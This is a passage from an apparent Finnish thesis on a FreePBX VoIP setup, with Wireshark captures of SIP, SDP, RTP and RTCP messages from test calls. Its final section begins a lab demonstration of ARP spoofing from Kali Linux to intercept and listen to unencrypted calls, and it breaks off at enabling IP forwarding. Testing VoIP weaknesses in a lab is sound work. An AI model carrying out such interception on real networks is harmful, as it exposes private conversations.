Järjestelmän toimivuus testattiin puheluiden osalta soittamalla joka palvelimella olevalla käyttäjällä jokaiseen eri palvelimella olevaan käyttäjään. Näin varmistetaan, että kaikkien palvelimien väliset yhteydet toimivat kuten pitääkin. Jonoihin ja konferenssipuheluun soittaminen toimivat samalla SIP-protokollalla kuin tavalliset puhelutkin. Tämä tarkoittaa sitä, että niidenkin wireshark-kaappauksissa on sama viestienvaihto. Näin ollen niiden todentaminen erikseen ei ole mielekäästä. Puheluiden testaaminen tapahtui kahdella ciscon SPA514G VoIP-puhelimella. Käytetyt puhelimet kuviossa 37.




Kuvio 37. Cisco SPA514G testaus puhelimet

Aluksi puhelimet täytyy yhdistää palvelimelle. Niiden konfigurointi tapahtuu graafisella käyttöliittymällä, johon päästään syöttämällä selaimen puhelimen IP-osoite. Näin aukeaa kuvion 38 mukainen valikko.



Kuvio 38. SPA514G etusivu

Seuraavaksi painetaan oikeasta ylänurkasta Admin login ja siirrytään alle ilmestyvälle Ext 1-välilehdelle. Puhelimille on mahdollista laittaa 4 eri käyttäjää samanaikaisesti, jokaista varten on oma Extension välilehti. Alempaa välilehdeltä löytyvät Proxy and Registration ja Subscriber Information kohdat joihin tulee syöttää oman voip-palvelimen tiedot, sekä halutun käyttäjän tiedot. Työssä käytetyt esimerkki tiedot kuviossa 39. Kun tiedot on syötetty ja tallennettu, laite käynnistää itsensä uudelleen ja on valmis puheluita varten.



Kuvio 39. SPA514G konfigurointi

Tässä testipuhelussa käytetyt puhelinnumerot ovat 010123456 ja 010223456, puhelu soitetaan numerosta 010223456. Puhelun muodostaminen alkaa SIP-protokollan

mukaisesti INVITE-viestillä, joka lähtee soittajalta ensiksi puhelinpalvelimelle ja sitä kautta puhelun kohteelle, eli vastaajalle. Kuviossa 40 on wiresharkilla napattu INVITE-viesti, josta nähdään Method-kentässä, mikä viesti on kyseessä ja From ja To kentissä soittajan identiteetti ja soitettu numero.

| 138 | 43.690470 | 31.3.65.145 | 67.201.66.170 | SIP/SDP | 1020 | Request: INVITE sip:010123456@67.201.66.170:5060, with session description |
|-----|-----------|---------------|---------------|---------|------|--|
| 139 | 43.696141 | 67.201.66.170 | 31.3.65.145 | SIP | 376 | Status: 100 Trying |
| 140 | 43.701943 | 67.201.66.170 | 31.3.65.145 | SIP | 484 | Status: 180 Ringing |

▶ Frame 138: 1020 bytes on wire (8160 bits), 1020 bytes captured (8160 bits)
 ▶ Ethernet II, Src: 02:c0:73:01:04:01 (02:c0:73:01:04:01), Dst: Vmware_01:1a:ca (00:50:56:01:1a:ca)
 ▶ Internet Protocol Version 4, Src: 31.3.65.145 (31.3.65.145), Dst: 67.201.66.170 (67.201.66.170)
 ▶ User Datagram Protocol, Src Port: sip (5060), Dst Port: sip (5060)

Session Initiation Protocol
 ▼ Request-Line: INVITE sip:010123456@67.201.66.170:5060 SIP/2.0
 Method: INVITE
 ▶ Request-URI: sip:010123456@67.201.66.170:5060
 [Resent Packet: False]
 ▼ Message Header
 ▶ Via: SIP/2.0/UDP 31.3.65.145:5060;branch=z9hG4bK273410ee;rport
 Max-Forwards: 70
 ▶ From: "Maggie Smith" <sip:010223456@31.3.65.145>;tag=as713bb2d4
 ▶ To: <sip:010123456@67.201.66.170:5060>
 ▶ Contact: <sip:010223456@31.3.65.145:5060>
 Call-ID: 326501ca4b56a370282683290d1feb39@31.3.65.145:5060
 CSeq: 102 INVITE
 User-Agent: FPBX-12.0.76.2(11.16.0)
 Date: Mon, 11 Jan 2016 05:54:42 GMT
 Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO, PUBLISH, MESSAGE
 Supported: replaces, timer
 ▶ P-Asserted-Identity: "Maggie Smith" <sip:010223456@31.3.65.145>
 Content-Type: application/sdp
 Content-Length: 308

Kuvio 40. Testipuhelun INVITE-viesti

Tämän lisäksi samassa INVITE-viestissä lähtee myös SDP-protokollan osio, joka nähdään kuvioista 41. Kyseisestä kaappauksesta voidaan nähdä lähetetyt ehdotukset käytettäväksi koodaukseksi. PCMU on G.711 standardin U-law ja PCMA saman standardin A-law koodaus. Näiden lisäksi on ehdotettu GSM ja G.726 standardin mukaisia koodekkeja.

| 138 | 43.690470 | 31.3.65.145 | 67.201.66.170 | SIP/SDP | 1020 | Request: INVITE sip:010123456@67.201.66.170:5060, with session description |
|-----|-----------|---------------|---------------|---------|------|--|
| 139 | 43.696141 | 67.201.66.170 | 31.3.65.145 | SIP | 376 | Status: 100 Trying |
| 140 | 43.701943 | 67.201.66.170 | 31.3.65.145 | SIP | 484 | Status: 180 Ringing |

Method: INVITE
 User-Agent: FPBX-12.0.76.2(11.16.0)
 Date: Mon, 11 Jan 2016 05:54:42 GMT
 Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO, PUBLISH, MESSAGE
 Supported: replaces, timer
 ▶ P-Asserted-Identity: "Maggie Smith" <sip:010223456@31.3.65.145>
 Content-Type: application/sdp
 Content-Length: 308

Message Body
 ▼ Session Description Protocol
 Session Description Protocol Version (v): 0
 ▶ Owner/Creator, Session Id (o): root 65016477 65016477 IN IP4 31.3.65.145
 Session Name (s): Asterisk PBX 11.16.0
 ▶ Connection Information (c): IN IP4 31.3.65.145
 ▶ Time Description, active time (t): 0 0
 ▶ Media Description, name and address (m): audio 13144 RTP/AVP 0 8 3 111 101
 ▶ Media Attribute (a): rtpmap:0 PCMU/8000
 ▶ Media Attribute (a): rtpmap:8 PCMA/8000
 ▶ Media Attribute (a): rtpmap:3 GSM/8000
 ▶ Media Attribute (a): rtpmap:111 G726-32/8000
 ▶ Media Attribute (a): rtpmap:101 telephone-event/8000
 ▶ Media Attribute (a): fmp:101 0-16
 ▶ Media Attribute (a): ptme:20
 Media Attribute (a): sendrecv

Kuvio 41. Testipuhelun INVITE-viestin SDP-osio

Testi puhelussa laitteet päätyivät vaihtamaan tietoja käytettävistä protokollista uudelleen. Tämä voidaan todeta kuviossa 42 olevasta kaappauksesta jossa on avattuna soittajan lähettämä OPTIONS-viesti, jolla se pyytää vastaajaa lähettämään oman listansa hyväksytyistä parametreista.

| Time | Source IP | Destination IP | Protocol | Source Port | Destination Port | Details |
|---------------|---------------|----------------|----------|-------------|---|---------|
| 141.44.095400 | 67.201.66.170 | 31.3.65.145 | UDP | 44 | Source port: sip Destination port: sip | |
| 142.44.161408 | 31.3.65.145 | 67.201.66.170 | SIP | 607 | Request: OPTIONS sip:010123456@67.201.66.170:5060 | |
| 143.44.166876 | 67.201.66.170 | 31.3.65.145 | SIP | 370 | Status: 100 Trying | |

```

Frame 142: 607 bytes on wire (4856 bits), 607 bytes captured (4856 bits)
Ethernet II, Src: 02:c0:73:01:04:01 (02:c0:73:01:04:01), Dst: Vmware_01:1a:ca (00:50:56:01:1a:ca)
Internet Protocol Version 4, Src: 31.3.65.145 (31.3.65.145), Dst: 67.201.66.170 (67.201.66.170)
User Datagram Protocol, Src Port: sip (5060), Dst Port: sip (5060)
Session Initiation Protocol
Request-Line: OPTIONS sip:010123456@67.201.66.170:5060 SIP/2.0
Method: OPTIONS
Request-URI: sip:010123456@67.201.66.170:5060
Request-URI User Part: 010123456
Request-URI Host Part: 67.201.66.170
Request-URI Host Port: 5060
[Resent Packet: False]
Message Header
Via: SIP/2.0/UDP 31.3.65.145:5060;branch=z9hG4bK007168d9;rport
Max-Forwards: 70
From: "Unknown" <sip:Unknown@31.3.65.145>;tag=as09ed2fa7
To: <sip:010123456@67.201.66.170:5060>
Contact: <sip:Unknown@31.3.65.145:5060>
Call-ID: 5b45626343009d2a739cd09e1f71acbc@31.3.65.145:5060
CSeq: 102 OPTIONS
User-Agent: FPBX-12.0.76.2(11.16.0)
Date: Mon, 11 Jan 2016 05:54:43 GMT
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO, PUBLISH, MESSAGE

```

Kuvio 42. Testipuhelun OPTIONS-viesti

Kun parametrit on hyväksytyt tässä tapauksessa vastaaja lähettää 200 OK-viestin soittajalle hyväksyäksään puhelun. Samassa viestissä kulkeutuu vielä SDP-protokollan tietoa vastaajalle sopivista protokollista. Kuten kuvioista 43 voidaan todeta, on kuvioon 41 verraten G.726 standardin koodekit pudotettu pois vaihtoehtoista.

| | | | | | |
|-----|-----------|----------------|---------------|---------|---|
| 173 | 51.545653 | 192.102.32.145 | 67.201.66.170 | TCP | 66 http > 35991 [ACK] Seq=5985 Ack=784 Win=16128 |
| 174 | 53.072339 | 67.201.66.170 | 31.3.65.145 | SIP/SDP | 744 Status: 200 OK, with session description |
| 175 | 53.075559 | 31.3.65.145 | 67.201.66.170 | SIP | 465 Request: ACK sip:010123456@67.201.66.170:5060 |

```

[response time (ms): 3301]
▼ Message Header
  ▶ Via: SIP/2.0/UDP 31.3.65.145:5060;branch=z9hG4bK273410ee;rport=5060;received=31.3.65.145
  ▶ From: "Maggie Smith" <sip:010223456@31.3.65.145>;tag=as713bb2d4
  ▶ To: <sip:010123456@67.201.66.170:5060>;tag=750081402
    Call-ID: 326501ca4b56a370282683290d1feb39@31.3.65.145:5060
  ▶ CSeq: 102 INVITE
    Server: YATE/2.2.0
  ▶ Contact: <sip:010123456@67.201.66.170:5060>
    Allow: ACK, INVITE, BYE, CANCEL, OPTIONS, INFO
    Content-Type: application/sdp
    Content-Length: 232
▼ Message Body
  ▼ Session Description Protocol
    Session Description Protocol Version (v): 0
    ▶ Owner/Creator, Session Id (o): yate 1452498817 1452498817 IN IP4 67.201.66.170
    Session Name (s): SIP Call
    ▶ Connection Information (c): IN IP4 67.201.66.170
    ▶ Time Description, active time (t): 0 0
    ▶ Media Description, name and address (m): audio 32394 RTP/AVP 0 8 3 101
      ▶ Media Attribute (a): rtpmap:0 PCMU/8000
      ▶ Media Attribute (a): rtpmap:8 PCMA/8000
      ▶ Media Attribute (a): rtpmap:3 GSM/8000
      ▶ Media Attribute (a): rtpmap:101 telephone-event/8000
  
```

Kuvio 43. Testipuhelun OK-viestin SDP-osio

Tämän jälkeen puhelu alkaa ja puhelimet lähettävät RTP-paketteja. Kuviossa 44 avatusta RTP-paketista voidaan nähdä, että äänen koodaukseen on valittu käytettäväksi G.711 koodekin U-law koodaus, eli PCMU.

| | | | | | |
|-----|-----------|-------------|---------------|-----|--|
| 191 | 53.462438 | 31.3.65.145 | 67.201.66.170 | RTP | 214 PT=ITU-T G.711 PCMU, SSRC=0x23A2B9BC, Seq=7499, Time=316493624 |
| 192 | 53.482578 | 31.3.65.145 | 67.201.66.170 | RTP | 214 PT=ITU-T G.711 PCMU, SSRC=0x23A2B9BC, Seq=7500, Time=316493784 |
| 193 | 53.502596 | 31.3.65.145 | 67.201.66.170 | RTP | 214 PT=ITU-T G.711 PCMU, SSRC=0x23A2B9BC, Seq=7501, Time=316493944 |

```

▶ Frame 192: 214 bytes on wire (1712 bits), 214 bytes captured (1712 bits)
▶ Ethernet II, Src: 02:c0:73:01:04:01 (02:c0:73:01:04:01), Dst: Vmware_01:1a:ca (00:50:56:01:1a:ca)
▶ Internet Protocol Version 4, Src: 31.3.65.145 (31.3.65.145), Dst: 67.201.66.170 (67.201.66.170)
▶ User Datagram Protocol, Src Port: 13144 (13144), Dst Port: 32394 (32394)
▼ Real-Time Transport Protocol
  ▶ [Stream setup by SDP (frame 174)]
    10.. .... = Version: RFC 1889 Version (2)
    ..0. .... = Padding: False
    ...0 .... = Extension: False
    .... 0000 = Contributing source identifiers count: 0
    0... .... = Marker: False
    Payload type: ITU-T G.711 PCMU (0)
    Sequence number: 7500
    [Extended sequence number: 73036]
    Timestamp: 316493784
    Synchronization Source identifier: 0x23a2b9bc (597866940)
    Payload: 716e6f6f79fcf8f4f7f8fa79757dfafb7efd7ffef97e7d7e...
  
```

Kuvio 44. Testipuhelun RTP-paketti

RTP-pakettien seasta voidaan löytää myös RTCP-paketteja, joissa välittyy tietoa puhelusta päätelaitteelta toiselle. Kuviossa 45 voidaan todeta, että kyseessä on Sender report paketti, jossa on muun muassa aikaleimoja ja lähetettyjen pakettien lukumäärä.

| | | | | | | |
|-----|-----------|-------------|---------------|------|-----|--|
| 441 | 58.182383 | 31.3.65.145 | 67.201.66.170 | RTP | 214 | PT=ITU-T G.711 PCMU, SSRC=0x23A2B9BC, Seq=7735, Time=316531384 |
| 442 | 58.201063 | 31.3.65.145 | 67.201.66.170 | RTCP | 106 | Sender Report Source description |
| 443 | 58.201968 | 31.3.65.145 | 67.201.66.170 | RTP | 214 | PT=ITU-T G.711 PCMU, SSRC=0x23A2B9BC, Seq=7736, Time=316531544 |

```

▶ Frame 442: 106 bytes on wire (848 bits), 106 bytes captured (848 bits)
▶ Ethernet II, Src: 02:c0:73:01:04:01 (02:c0:73:01:04:01), Dst: Vmware_01:1a:ca (00:50:56:01:1a:ca)
▶ Internet Protocol Version 4, Src: 31.3.65.145 (31.3.65.145), Dst: 67.201.66.170 (67.201.66.170)
▶ User Datagram Protocol, Src Port: 13145 (13145), Dst Port: 32395 (32395)
▼ Real-time Transport Control Protocol (Sender Report)
  ▶ [Stream setup by SDP (frame 174)]
    10.. .... = Version: RFC 1889 Version (2)
    ..0. .... = Padding: False
    ...0 0001 = Reception report count: 1
    Packet type: Sender Report (200)
    Length: 12 (52 bytes)
    Sender SSRC: 0x23a2b9bc (597866940)
    Timestamp, MSW: 3661480497 (0xda3dc231)
    Timestamp, LSW: 247059488 (0x0eb9d420)
    [MSW and LSW as NTP timestamp: Jan 11, 2016 05:54:57.057523000 UTC]
    RTP timestamp: 316531384
    Sender's packet count: 250
    Sender's octet count: 40000
  ▶ Source 1
▶ Real-time Transport Control Protocol (Source description)
  [RTCP frame length check: OK - 64 bytes]

```

Kuvio 45. Testipuhelun RTCP-paketti

Puhelun lopuksi puhelun lopettaja lähettää BYE-pyynnön jolla puhelu lopetetaan.

Kuviossa 46 on kaapattu kyseinen viesti, jossa on lähinnä käyttäjien tietoa puhelun lopetus ilmoituksen lisäksi.

| | | | | | | |
|-----|-----------|---------------|---------------|-----|-----|---|
| 175 | 53.075559 | 31.3.65.145 | 67.201.66.170 | SIP | 465 | Request: ACK sip:010123456@67.201.66.170:5060 |
| 815 | 65.354822 | 67.201.66.170 | 31.3.65.145 | SIP | 522 | Request: BYE sip:010223456@31.3.65.145:5060 |
| 816 | 65.358079 | 31.3.65.145 | 67.201.66.170 | SIP | 509 | Status: 200 OK |

```

▶ Frame 815: 522 bytes on wire (4176 bits), 522 bytes captured (4176 bits)
▶ Ethernet II, Src: Vmware_01:1a:ca (00:50:56:01:1a:ca), Dst: 02:c0:73:01:04:01 (02:c0:73:01:04:01)
▶ Internet Protocol Version 4, Src: 67.201.66.170 (67.201.66.170), Dst: 31.3.65.145 (31.3.65.145)
▶ User Datagram Protocol, Src Port: sip (5060), Dst Port: sip (5060)
▼ Session Initiation Protocol
  ▼ Request-Line: BYE sip:010223456@31.3.65.145:5060 SIP/2.0
    Method: BYE
    ▼ Request-URI: sip:010223456@31.3.65.145:5060
      Request-URI User Part: 010223456
      Request-URI Host Part: 31.3.65.145
      Request-URI Host Port: 5060
      [Resent Packet: False]
    ▼ Message Header
      Call-ID: 326501ca4b56a370282683290d1feb39@31.3.65.145:5060
      From: <sip:010123456@67.201.66.170:5060>;tag=750081402
      To: <sip:010223456@31.3.65.145>;tag=as713bb2d4
      Reason: SIP;text="User hangup"
      P-RTP-Stat: PS=0,OS=0,PR=608,OR=97280,PL=0
      Via: SIP/2.0/UDP 67.201.66.170:5060;rport;branch=z9hG4bK1835607074
      CSeq: 10577 BYE
      User-Agent: YATE/2.2.0
      Max-Forwards: 70
      Allow: ACK, INVITE, BYE, CANCEL, OPTIONS, INFO
      Content-Length: 0

```

Kuvio 46. Testipuhelun BYE-viesti

Puhelun käynnissä olo voidaan todeta joko FreePBX-graafisen käyttöliittymän kautta, mutta helpommin reaaliajassa se voidaan nähdä asennetun Asternic-ohjelman kautta. Kuvio 47 on kuvankaappaus Asternicin antamasta tilannetiedosta.

| Queue | Agent | State | Durat. | CLID | Last In Call |
|-----------|-----------------|------------|--------|-----------|-------------------|
| 010100300 | Sean Bean | not in use | | | no info available |
| 010100300 | Ben Kinsgley | not in use | | | no info available |
| 010100300 | Sean Connery | not in use | | | no info available |
| Queue | Agent | State | Durat. | CLID | Last In Call |
| 010100200 | Ian McKellen | busy | 0:17 | 010223456 | no info available |
| 010100200 | Maggie Smith | busy | 0:17 | 010123456 | no info available |
| 010100200 | Michael Caine | not in use | | | no info available |
| Queue | Agent | State | Durat. | CLID | Last In Call |
| 010100100 | Hugh Laurie | not in use | | | no info available |
| 010100100 | Tom Hardy | not in use | | | no info available |
| 010100100 | Anthony Hopkins | not in use | | | no info available |

Kuvio 47. Testipuhelun toteaminen Asternicilla

Asternic ei kuitenkaan ole kuin päätoimipisteen palvelimella jossa jonotkin ovat. FreePBX pitää kirjaa soitetuista ja vastatuista puhelusta. Ne löytyvät reports-valikosta kohdasta CDR Reports (Call Detail Record). Aukeavalta sivulta voidaan eri valinnoin määritellä mitä puheluita suodatetaan näytettäväksi. Kuvioista 48 voidaan nähdä, että valintoja ovat mm. päivämäärä, soittajan numero ja kenelle soitetaan. Kun valinnat on tehty, painetaan search ja näytölle ilmestyvät suodatetut puhelut valikon alle.

CDR Reports

Call Detail Record Search

| Order By | Search conditions | Extra options |
|--|---|--|
| <input checked="" type="radio"/> Call Date <input type="radio"/> CallerID Number <input type="radio"/> CallerID Name <input type="radio"/> Outbound CallerID Number <input type="radio"/> DID <input type="radio"/> Destination <input type="radio"/> Destination CallerID Name <input type="radio"/> Userfield <input type="radio"/> Account Code <input type="radio"/> Duration <input type="radio"/> Disposition <input type="button" value="Newest First"/> | From: 01 March 2016 00:00 To: 31 March 2016 23:59 Not: <input type="checkbox"/> Begins With: <input checked="" type="checkbox"/> Contains: <input type="checkbox"/> Ends With: <input type="checkbox"/> Exactly: Not: <input type="checkbox"/> Begins With: <input checked="" type="checkbox"/> Contains: <input type="checkbox"/> Ends With: <input type="checkbox"/> Exactly: Not: <input type="checkbox"/> Begins With: <input checked="" type="checkbox"/> Contains: <input type="checkbox"/> Ends With: <input type="checkbox"/> Exactly: Not: <input type="checkbox"/> Begins With: <input checked="" type="checkbox"/> Contains: <input type="checkbox"/> Ends With: <input type="checkbox"/> Exactly: Not: <input type="checkbox"/> Begins With: <input checked="" type="checkbox"/> Contains: <input type="checkbox"/> Ends With: <input type="checkbox"/> Exactly: Not: <input type="checkbox"/> Begins With: <input checked="" type="checkbox"/> Contains: <input type="checkbox"/> Ends With: <input type="checkbox"/> Exactly: Not: <input type="checkbox"/> Begins With: <input checked="" type="checkbox"/> Contains: <input type="checkbox"/> Ends With: <input type="checkbox"/> Exactly: Between: <input type="text"/> And: <input type="text"/> Seconds <input type="button" value="All Dispositions"/> Not: <input type="checkbox"/> Group By: <input type="text" value="Day"/> <input type="button" value="Search"/> | <input checked="" type="checkbox"/> CDR search <input type="checkbox"/> CSV file <input type="checkbox"/> Call Graph Report type: Result limit: <input type="text" value="100"/> |


Call Detail Record - Search Returned 57 Calls

| Call Date | Recording | System | CallerID | Outbound CallerID | DID | App | Destination | Disposition | Duration | Userfield | Account |
|---------------------|-----------|----------------|---------------------------|-------------------|-----|------|--------------|-------------|----------|-----------|---------|
| 2016-03-11 10:47:03 | | 1457686023.315 | *Ian McKellen ~010123456> | | | Dial | 010523456 | ANSWERED | 00:20 | | |
| 2016-03-11 10:45:48 | | 1457685948.313 | *Ian McKellen ~010123456> | <4410123456> | | Dial | 358201234567 | ANSWERED | 00:14 | | |

Kuvio 48. Puheluiden tarkistaminen CDR reportilla


4.2 Käyttäjien toiminnot

FreePBX sisältää käyttäjille User Control Panel (UCP) sivun josta käyttäjät voivat käyttää muokkaamassa omia asetuksiaan, kuten salasanaa, tai kuunnella saapuneita vastaajaan jätettyjä viestejä. UCP:hen käyttäjät pääsevät käsiksi syöttämällä selaimen voip palvelimensa IP-osoitteen ja valitsemalla kuvassa 49 näkyvän User Control Panel vaihtoehdon.




Kuvio 49. UCP:hen kirjautumisen valinta

Tämän jälkeen avautuu kuvion 50 näköinen kirjautumisvalikko. Kuten jo aiemmin mainittiin salasana UCP:hen kirjautumiseen määritellään erikseen käyttäjää tehtäessä kuvion 11 kohdassa. Käyttäjänimenä toimii käyttäjän puhelinnumero.



Kuvio 50. UCP:hen kirjautuminen

Sisään kirjautumisen jälkeen aukeaa kuvion 51 mukainen valikko. Vastaajapalvelun toiminta voidaan tarkistaa täältä perinteisen vastaajaan soiton lisäksi. Kohdasta Voicemailin käyttäjä voi nähdä jätetyt viesti ja kuunnella tai poistaa niitä.




Kuvio 51. Vastaajaviestien tarkastaminen UCP:sta

4.3 Häiriön aiheuttaminen ympäristöön

4.3.1 Alkuasetelma

Hyökkäyksien testausta varten ympäristöön luotiin paikallinen verkko jossa ovat palvelimen lisäksi testikone, jolla voidaan soittaa ja vastata puheluihin, sekä kali-linux. Ympäristöä on havainnollistettu kuviossa 52 ja siitä näkyvät myös käytetyt IP-osoitteet.




Kuvio 52. Ympäristö hyökkäyksien testaukseen

Hyökkäyksen perustana on asetelma, jossa on päästy samaan lähiverkkoon puhelimen kanssa. Tämä mahdollistaa sen, että viestejä voidaan kaapata. Häiriötä voidaan tietenkin aiheuttaa myös ulkoverkkona toimivan RGCE:n kautta, kunhan tiedetään tarvittavat IP-osoitteet ja käyttäjien numeroita.

4.3.2 ARP-spoofing ja puhelun kuunteleminen

Lähiverkossa liikkuvia puheluita salataan harvemmin mitenkään. Tämän takia niihin päästään käsiksi, kunhan vain liikenne saadaan kulkemaan myös hyökkääjälle. Näin päästään käsiksi puhelimen ja palvelimen väliseen liikenteeseen. Tähän käytetään ARP-spoofing tekniikkaa jossa molempien, palvelimen ja testikoneen, ARP-taulut värennetään siten, että kohteet lähettävät liikenteensä kulkemaan hyökkääjän kautta.

Aluksi asetetaan Kali-linux ohjaamaan liikennettä eteenpäin, jotta se voi toimia kuin reititin kohteiden välissä. Kuvion 53 mukaisesta tiedostosta löytyvä IP forwarding arvo tulee määritellä luvuksi 1.



